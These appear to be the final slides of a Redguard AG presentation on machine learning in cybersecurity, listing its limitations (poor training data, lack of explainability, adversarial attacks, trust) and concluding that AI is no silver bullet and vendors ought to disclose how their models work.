


Skin Cancer or no Skin Cancer?

Yes



How much long is the fish?




Challenges and Limitations in Machine Learning (in Cybersecurity)

- Lack of quality training data / importance of large, diverse, and accurately labeled datasets
- Lack of explainability
- Lack of information on the used models
- No true / false but always just a certain probability
- Adversarial attacks
- Psychological limitation on trust in machines
- ...

Conclusion

- Machine learning / AI is not a silver bullet to fight cyber risks
- Don't forget the old "on/off approach" where you know exactly what the effect is
- Get vendors to release details on how exactly their "machine learning" works. You wouldn't trust a vendor who tells you that they just happen to have found the best new encryption algorithm but they're not going to tell you how it works.
- There's quite some new risks related to machine learning on the horizon but at the same time the technology has huge potential on the defensive side of cybersecurity
- More than ever it is important to work together and share our knowledge and experience to stay safe.

Thank You



BERN

Redguard AG
Eigerstrasse 60
CH-3007 Bern

ZÜRICH

Redguard AG
Thurgauerstrasse 36/38
CH-8050 Zürich

Phone: +41 (0)31 511 37 50
contact@redguard.ch
www.redguard.ch